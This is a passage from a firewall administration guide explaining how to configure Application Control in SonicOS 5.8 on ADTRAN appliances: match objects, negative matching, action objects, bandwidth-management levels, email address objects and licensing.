
| Object Type | Description | Match Types | Negative Matching | Extra Properties |
|----------------------------|---|--------------------------------|--------------------------|--|
| ActiveX ClassID | Class ID of an Active-X component. For example, ClassID of Gator Active-X component is "c1fb8842-5281-45ce-a271-8fd5f117ba5f" | Exact | No | None |
| Application Category List | Allows specification of application categories, such as Multimedia., P2P, or Social Networking | N/A | No | None |
| Application List | Allows specification of individual applications within the application category that you select | N/A | No | None |
| Application Signature List | Allows specification of individual signatures for the application and category that you select | N/A | No | None |
| CFS Allow/Forbidden List | Allows specification of allowed and forbidden domains for Content Filtering | Exact, Partial, Prefix, Suffix | No | None |
| CFS Category List | Allows selection of one or more Content Filtering categories | N/A | No | A list of 64 categories is provided to choose from |

| Object Type | Description | Match Types | Negative Matching | Extra Properties |
|-----------------------------|--|--------------------------------|-------------------|---|
| Custom Object | Allows specification of an IPS-style custom set of conditions. | Exact | No | There are 4 additional, optional parameters that can be set: offset (describes from what byte in packet payload we should start matching the pattern – starts with 1; helps minimize false positives in matching), depth (describes at what byte in the packet payload we should stop matching the pattern – starts with 1), minimum payload size and maximum payload size. |
| Email Body | Any content in the body of an email. | Partial | No | None |
| Email CC (MIME Header) | Any content in the CC MIME Header. | Exact, Partial, Prefix, Suffix | Yes | None |
| Email From (MIME Header) | Any content in the From MIME Header. | Exact, Partial, Prefix, Suffix | Yes | None |
| Email Size | Allows specification of the maximum email size that can be sent. | N/A | No | None |
| Email Subject (MIME Header) | Any content in the Subject MIME Header. | Exact, Partial, Prefix, Suffix | Yes | None |
| Email To (MIME Header) | Any content in the To MIME Header. | Exact, Partial, Prefix, Suffix | Yes | None |
| MIME Custom Header | Allows for creation of MIME custom headers. | Exact, Partial, Prefix, Suffix | Yes | A Custom header name needs to be specified. |
| File Content | Allows specification of a pattern to match in the content of a file. The pattern will be matched even if the file is compressed. | Partial | No | 'Disable attachment' action should never be applied to this object. |

| Object Type | Description | Match Types | Negative Matching | Extra Properties |
|---------------------|---|--------------------------------|-------------------|------------------|
| Filename | In cases of email, this is an attachment name. In cases of HTTP, this is a filename of an uploaded attachment to the Web mail account. In cases of FTP, this is a filename of an uploaded or downloaded file. | Exact, Partial, Prefix, Suffix | Yes | None |
| Filename Extension | In cases of email, this is an attachment filename extension. In cases of HTTP, this is a filename extension of an uploaded attachment to the Web mail account. In cases of FTP, this is a filename extension of an uploaded or downloaded file. | Exact | Yes | None |
| FTP Command | Allows selection of specific FTP commands. | N/A | No | None |
| FTP Command + Value | Allows selection of specific FTP commands and their values. | Exact, Partial, Prefix, Suffix | Yes | None |
| HTTP Cookie Header | Allows specification of a Cookie sent by a browser. | Exact, Partial, Prefix, Suffix | Yes | None |
| HTTP Host Header | Content found inside of the HTTP Host header. Represents hostname of the destination server in the HTTP request, such as www.google.com . | Exact, Partial, Prefix, Suffix | Yes | None |

| Object Type | Description | Match Types | Negative Matching | Extra Properties |
|-----------------------------|---|--------------------------------|-------------------|---|
| HTTP Referrer Header | Allows specification of content of a Referrer header sent by a browser – this can be useful to control or keep stats of which Web sites redirected a user to customer’s Web site. | Exact, Partial, Prefix, Suffix | Yes | None |
| HTTP Request Custom Header | Allows handling of custom HTTP Request headers. | Exact, Partial, Prefix, Suffix | Yes | A Custom header name needs to be specified. |
| HTTP Response Custom Header | Allows handling of custom HTTP Response headers. | Exact, Partial, Prefix, Suffix | Yes | A Custom header name needs to be specified. |
| HTTP Set Cookie Header | Set-Cookie headers. Provides a way to disallow certain cookies to be set in a browser. | Exact, Partial, Prefix, Suffix | Yes | None |
| HTTP URI Content | Any content found inside of the URI in the HTTP request. | Exact, Partial, Prefix, Suffix | No | None |
| HTTP User-Agent Header | Any content inside of a User-Agent header. For example: User-Agent: Skype. | Exact, Partial, Prefix, Suffix | Yes | None |
| Web Browser | Allows selection of specific Web browsers (MSIE, Netscape, Firefox, Safari, Chrome). | N/A | Yes | None |
| IPS Signature Category List | Allows selection of one or more IPS signature groups. Each group contains multiple pre-defined IPS signatures. | N/A | No | None |
| IPS Signature List | Allows selection of one or more specific IPS signatures for enhanced granularity. | N/A | No | None |

You can see the available types of match objects in a drop-down list in the Match Object Settings screen.



In the Match Object screen, you can add multiple entries to create a list of content elements to match. All content that you provide in a match object is case-insensitive for matching purposes. A hexadecimal representation is used to match binary content. You can use a hex editor or a network protocol analyzer like Wireshark to obtain hex format for binary files. For more information about these tools, see the following sections:

- [“Wireshark” on page 564](#)
- [“Hex Editor” on page 566](#)

You can use the **Load From File** button to import content from predefined text files that contain multiple entries for a match object to match. Each entry in the file must be on its own line. The Load From File feature allows you to easily move Application Control settings from one firewall to another.

Multiple entries, either from a text file or entered manually, are displayed in the List area. List entries are matched using the logical OR, so if any item in the list is matched, the action for the policy is executed.

A match object can include a total of no more than 8000 characters. If each element within a match object contains approximately 30 characters, then you can enter about 260 elements. The maximum element size is 8000 bytes.

Negative Matching

Negative matching provides an alternate way to specify which content to block. You can enable negative matching in a match object when you want to block everything except a particular type of content. When you use the object in a policy, the policy will execute actions based on absence of the content specified in the match object. Multiple list entries in a negative matching object are matched using the logical AND, meaning that the policy action is executed only when all specified negative matching entries are matched.

Although all App Rules policies are DENY policies, you can simulate an ALLOW policy by using negative matching. For instance, you can allow email .txt attachments and block attachments of all other file types. Or you can allow a few types, and block all others.

Not all match object types can utilize negative matching. For those that can, you will see the **Enable Negative Matching** checkbox on the Match Object Settings screen.

The screenshot shows the 'Match Object Settings' dialog box. The 'Object Name' is 'Allowed Attachments'. The 'Match Object Type' is 'File Extension'. The 'Match Type' is 'Exact Match'. The 'Input Representation' is set to 'Alphanumeric'. The 'Enable Negative Matching' checkbox is checked. The 'Content' field contains '.txt'. The 'List' field contains a list with 'txt' and 'pdf'. On the right, there are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'. At the bottom, there are 'OK', 'Cancel', and 'Help' buttons.

Application List Objects

The Firewall > Match Objects page also contains the **Add Application List Object** button, which opens the **Create Match Object** screen. This screen provides two tabs:


- **Application** – You can create an application filter object on this tab. This screen allows selection of the application category, threat level, type of technology, and attributes. After selections are made, the list of applications matching those criteria is displayed. The Application tab provides another way to create a match object of the Application List type.
- **Category** – You can create a category filter object on this tab. A list of application categories and their descriptions are provided. The Category page offers another way to create a match object of the Application Category List type.

Application Filters

The **Application** tab provides a list of applications for selection. You can control which applications are displayed by selecting one or more application categories, threat levels, and technologies. You can also search for a keyword in all application names by typing it into the

Search field near the top right of the display. For example, type in “bittorrent” into the Search field and click the Search icon to find multiple applications with “bittorrent” (not case-sensitive) in the name.

When the application list is reduced to a list that is focussed on your preferences, you can select the individual applications for your filter by clicking the Plus icon next to them, and then save your selections as an application filter object with a custom name or an automatically generated name. The image below shows the screen with all categories, threat levels, and technologies selected, but before any individual applications have been chosen.



As you select the applications for your filter, they appear in the **Application Group** field on the right. You can edit the list in this field by deleting individual items or by clicking the eraser to delete all items. The image below shows several applications in the **Application Group** field. The selected applications are also marked with a green checkmark icon in the application list on the left side.




When finished selecting the applications to include, you can type in a name for the object in the **Match Object Name** field (first, clear the **Auto-generate match object name** checkbox) and click the **Save Application Match Object** button. You will see the object name listed on the Firewall > Match Objects page with an object type of **Application List**. This object can then be selected when creating an App Rules policy.

Match Objects created using the **Auto-generate match object name** option display a tilde (~) as the first character of the object name.

Category Filters

The **Category** tab provides a list of application categories for selection. You can select any combination of categories and then save your selections as a category filter object with a custom name. The image below shows the screen with the description of the IM category displayed.



You can hover your mouse pointer over each category in the list to see a description of it. To create a custom category filter object, simply type in a name for the object in the **Match Object Name** field (first, clear the **Auto-generate match object name** checkbox), select one or more categories, and click the **Save Category Match Object** button. You will see the object name listed on the Firewall > Match Objects page with an object type of **Application Category List**. This object can then be selected when creating an App Rules policy.

Match Objects created using the **Auto-generate match object name** option display a tilde (~) as the first character of the object name.

Action Objects

Action Objects define how the App Rules policy reacts to matching events. You can choose a customizable action or select one of the predefined, default actions.

The predefined actions are displayed in the App Control Policy Settings page when you add or edit a policy from the App Rules page.

A number of BWM action options are also available in the predefined, default action list. The BWM action options change depending on the Bandwidth Management Type setting on the Firewall Settings > BWM page. If the Bandwidth Management Type is set to Global, all eight levels of BWM are available. If the Bandwidth Management Type is set to WAN, the predefined actions list includes three levels of WAN BWM. For more information about BWM actions, see the [“Actions Using Bandwidth Management” section on page 513](#).

The following table shows predefined default actions that are available when adding a policy.


| Always Available | If BWM Type = Global | If BWM Type = WAN |
|------------------|------------------------|-------------------|
| Reset / Drop | BWM Global-Realtime | WAN BWM High |
| No Action | BWM Global-Highest | WAN BWM Medium |
| Bypass DPI | BWM Global-High | WAN BWM Low |
| Packet Monitor | BWM Global-Medium High | |
| | BWM Global-Medium | |
| | BWM Global-Medium Low | |
| | BWM Global-Low | |
| | BWM Global-Lowest | |

The following customizable actions are displayed in the Add/Edit Action Object window when you click Add New Action Object on the Firewall > Action Objects page:

- Block SMTP Email - Send Error Reply
- Disable Email Attachment - Add Text
- Email - Add Text
- FTP Notification Reply
- HTTP Block Page
- HTTP Redirect
- Bandwidth Management

See the table below for descriptions of these action types.

Note that only the customizable actions are available for editing in the Action Object Settings window, shown in the image below. The predefined actions cannot be edited or deleted. When you create a policy, the Policy Settings screen provides a way for you to select from the predefined actions along with any customized actions that you have defined.



The following table describes the available action types.

| Action Type | Description | Predefined or Custom |
|------------------------|--|----------------------|
| BWM Global-Realtime | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of zero. | Predefined |
| BWM Global-Highest | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of one. | Predefined |
| BWM Global-High | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 30%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of two. | Predefined |
| BWM Global-Medium High | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of three. | Predefined |
| BWM Global-Medium | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 50%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of four. | Predefined |
| BWM Global-Medium Low | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of five. | Predefined |
| BWM Global-Low | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 20%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of six. | Predefined |
| BWM Global-Lowest | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of seven. | Predefined |

| Action Type | Description | Predefined or Custom |
|-------------------------------------|--|----------------------|
| Bypass DPI | Bypasses Deep Packet Inspection components IPS, GAV, Anti-Spyware and Application Control. This action persists for the duration of the entire connection as soon as it is triggered. Special handling is applied to FTP control channels that are never bypassed for Application Control inspection. This action supports proper handling of the FTP data channel. Note that Bypass DPI does not stop filters that are enabled on the Firewall Settings > SSL Control page. | Predefined |
| No Action | Policies can be specified without any action. This allows "log only" policy types. | Predefined |
| Packet Monitor | Use the SonicOS Packet Monitor capability to capture the inbound and outbound packets in the session, or if mirroring is configured, to copy the packets to another interface. The capture can be viewed and analyzed with Wireshark. | Predefined |
| Reset / Drop | For TCP, the connection will be reset. For UDP, the packet will be dropped. | Predefined |
| WAN BWM High | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth. | Predefined |
| WAN BWM Medium | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth. | Predefined |
| WAN BWM Low | Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth. | Predefined |
| Block SMTP Email - Send Error Reply | Blocks SMTP email and notifies the sender with a customized error message. | Custom |
| Disable Email Attachment - Add Text | Disables attachment inside of an email and adds customized text. | Custom |
| Email - Add Text | Appends custom text at the end of the email. | Custom |
| FTP Notification Reply | Sends text back to the client over the FTP control channel without terminating the connection. | Custom |
| HTTP Block Page | Allows a custom HTTP block page configuration with a choice of colors. | Custom |

| Action Type | Description | Predefined or Custom |
|----------------------|--|----------------------|
| HTTP Redirect | Provides HTTP Redirect functionality. For example, if someone would like to redirect people to the Google Web site, the customizable part will look like: http://www.google.com If an HTTP Redirect is sent from Application Control to a browser that has a form open, the information in the form will be lost. | Custom |
| Bandwidth Management | Allows definition of bandwidth management constraints with same semantics as Access Rule BWM policy definition. | Custom |

A priority setting of zero is the highest priority. Guaranteed bandwidth for all levels of BWM combined must not exceed 100%.

For a Bandwidth Management Type of WAN, total available bandwidth is defined by the values entered for Available Interface Egress/Ingress Bandwidth when configuring the WAN interface from the Network > Interfaces page. See the [“Configuring Application Layer Bandwidth Management” section on page 559](#) for more information.

Email Address Objects

Application Control allows the creation of custom email address lists as email address objects. You can only use email address objects in an SMTP client policy configuration. Email address objects can represent either individual users or the entire domain. You can also create an email address object that represents a group by adding a list of individual addresses to the object. This provides a way to easily include or exclude a group of users when creating an SMTP client policy.

For example, you can create an email address object to represent the support group:

The screenshot shows the 'Email Addr Object' configuration window. The 'Email User Object Name' field contains 'SupportGroup'. The 'Match Type' dropdown is set to 'Exact Match'. The 'Context' field contains 'javan@sonicwall.com'. Below this, a list of email addresses is displayed: alan@sonicwall.com, bill@sonicwall.com, carrie@sonicwall.com, and jvan@sonicwall.com. To the right of the list are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'. At the bottom of the window, there are 'OK', 'Cancel', and 'Help' buttons.

After you define the group in an email address object, you can create an SMTP client policy that includes or excludes the group.

In the screenshot below, the settings exclude the support group from a policy that prevents executable files from being attached to outgoing email. You can use the email address object in either the MAIL FROM or RCPT TO fields of the SMTP client policy. The MAIL FROM field refers to the sender of the email. The RCPT TO field refers to the intended recipient.

App Control Policy Settings

Policy Name: Block exe Except Support

Policy Type: SMTP Client

Source: Any Destination: Any

Address: Any

Service: Any SMTP (Send E-Mail)

Exclusion Address: None

Application Object: exe files

Action: Disable exe attachments

Included: All Excluded: None

Users/Groups: All

MAIL FROM: Any SupportGroup

RCPT TO: Any None

Schedule: Always on

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side: Client Side

Direction: Basic Advanced

Outgoing

Ready

OK Cancel Help

Although Application Control cannot extract group members directly from Outlook Exchange or similar applications, you can use the member lists in Outlook to create a text file that lists the group members. Then when you create an email address object for this group, you can use the **Load From File** button to import the list from your text file. Be sure that each email address is on a line by itself in the text file.

Licensing Application Control

Application Intelligence and Control has two components:

- The Intelligence component is licensed as **App Visualization**, and provides identification and reporting of application traffic on the Dashboard > Real-Time Monitor and App Flow Monitor pages in SonicOS 5.8.
- The Control component is licensed as **App Control**, and allows you to create and enforce custom App Control and App Rules policies for logging, blocking, and bandwidth management of application traffic handled by your network.

App Visualization and App Control are licensed together in a bundle with other security services including ADTRAN Gateway Anti-Virus (GAV), Anti-Spyware, and Intrusion Prevention Service (IPS).

**Note**

Upon registration on NetVanta Security Portal account, or when you load SonicOS 5.8 onto a registered ADTRAN device, supported ADTRAN appliances begin an automatic 30-day trial license for App Visualization and App Control, and application signatures are downloaded to the appliance.

A free 30-day trial is also available for the other security services in the bundle, but it is not automatically enabled as it is for App Visualization and App Control. You can start the additional free trials on the individual Security Services pages in SonicOS, or on NetVanta Security Portal account.

Once the App Visualization feature is manually enabled on the Log > Flow Reporting page (see the screenshot below), you can view real-time application traffic on the Dashboard > Real-Time Monitor page and application activity in other Dashboard pages for the identified/classified flows from the ADTRAN application signature database.

Log /

Flow Reporting

Accept Cancel Close Default Generate ALL Templates Generate Static Flows

| Flow Reporting Statistics | | App Flow Reporting Statistics | |
|--------------------------------|---------|--------------------------------|---------|
| NetFlow/IPFIX Packets Sent: | 997250 | Data Flows Enqueued: | 2691165 |
| Data Flows Enqueued: | 4154758 | Data Flows Dequeued: | 2691165 |
| Data Flows Dequeued: | 4154749 | Data Flows Dropped: | 0 |
| Data Flows Dropped: | 0 | Data Flows Skipped Reporting: | 0 |
| Data Flows Skipped Reporting: | 0 | General Flows Enqueued: | 741041 |
| General Flows Enqueued: | 741041 | General Flows Dequeued: | 741041 |
| General Flows Dequeued: | 741041 | General Flows Dropped: | 0 |
| General Flows Dropped: | 0 | General Static Flows Dequeued: | 139917 |
| Netflow/IPFIX Templates sent: | 49504 | App Flow Collector Errors: | 0 |
| General Static Flows Reported: | 976538 | Total Flows in DB: | 20631 |


Internal Reporting Settings

Enable Flow Reporting and Visualization


External Reporting Settings

Report to EXTERNAL flow collector

To begin using App Control, you must enable it on the Firewall > App Control Advanced page. See the screenshot below.



To create policies using App Rules (included with the App Control license), select Enable App Rules on the Firewall > App Rules page. See the screenshot below.



The ADTRAN Licensing server provides the App Visualization and App Control license keys to the ADTRAN device when you begin a 30-day trial (upon registration) or purchase a Security Services license bundle.

Licensing is available on www.adtran.com/NetVantaSecurityPortal on the Service Management - Associated Products page under GATEWAY SERVICES.

The Security Services license bundle includes licenses for the following subscription services:

- App Visualization
- App Control
- Gateway Anti-Virus
- Gateway Anti-Spyware
- Intrusion Prevention Service

Application signature updates and signature updates for other Security Services are periodically downloaded to the ADTRAN appliance as long as these services are licensed.

**Note**

If you disable Visualization in the SonicOS management interface, application signature updates are discontinued until the feature is enabled again.

When High Availability is configured between two ADTRAN appliances, the appliances can share the Security Services license. To use this feature, you must register the ADTRAN appliances on NetVanta Security Portal account as Associated Products. Both appliances must be the same ADTRAN model.

**Note**

For a High Availability pair, even if you first register your appliances on NetVanta Security Portal account, you must individually register both the Primary and the Backup appliances from the SonicOS management interface while logged into the individual management IP address of each appliance. This allows the Backup unit to synchronize with the ADTRAN license server and share licenses with the associated Primary appliance. When Internet access is restricted, you can manually apply the shared licenses to both appliances.

Firewall > App Control Advanced

The Firewall > App Control Advanced page provides a way to configure global App Control policies using categories, applications, and signatures. Policies configured on this page are independent from App Rules policies, and do not need to be added to an App Rules policy to take effect.

You can configure the following settings on this page:

- Select a category, an application, or a signature.
- Select blocking, logging, or both as the action.
- Specify users, groups, or IP address ranges to include in or exclude from the action.
- Set a schedule for enforcing the controls.


While these application control settings are independent from App Rules policies, you can also create application match objects for any of the categories, applications, or signatures available here, and use those match objects in an App Rules policy. See the [“Application List Objects” section on page 531](#) for more information.

Configuring App Control Global Settings

The Firewall > App Control Advanced page provides the following global settings:

- **Enable App Control**
- **Configure App Control Settings**
- **Reset App Control Settings & Policies**

App Control is a licensed service, and you must also enable it to activate the functionality.



To enable App Control and configure the global settings:

- Step 1** To globally enable App Control, select the **Enable App Control** checkbox.
- Step 2** To enable App Control on a network zone, navigate to the **Network > Zones** page, and click the Configure icon for the desired zone.



- Step 3** Select the **Enable App Control Service** checkbox, then click **OK**.



Note App Control policies are applied to traffic within a network zone only if you enable the App Control Service for that zone. App Rules policies are independent, and not affected by the App Control setting for network zones.

The Network > Zones page displays a green indicator in the **App Control** column for any zones that have the App Control service enabled.


Network / **Zones**

Zone Settings


| Name | Security Type | Member Interfaces | Interface Trust | Client AV | Gateway AV | Anti-Spyware | IPS | App Control | GSC | SSL Control | SSLVPN Access | Configure |
|------------------------------------|---------------|--------------------------------|-------------------------------------|--------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|--------------------------|-------------------------------------|--------------------------|-----------|
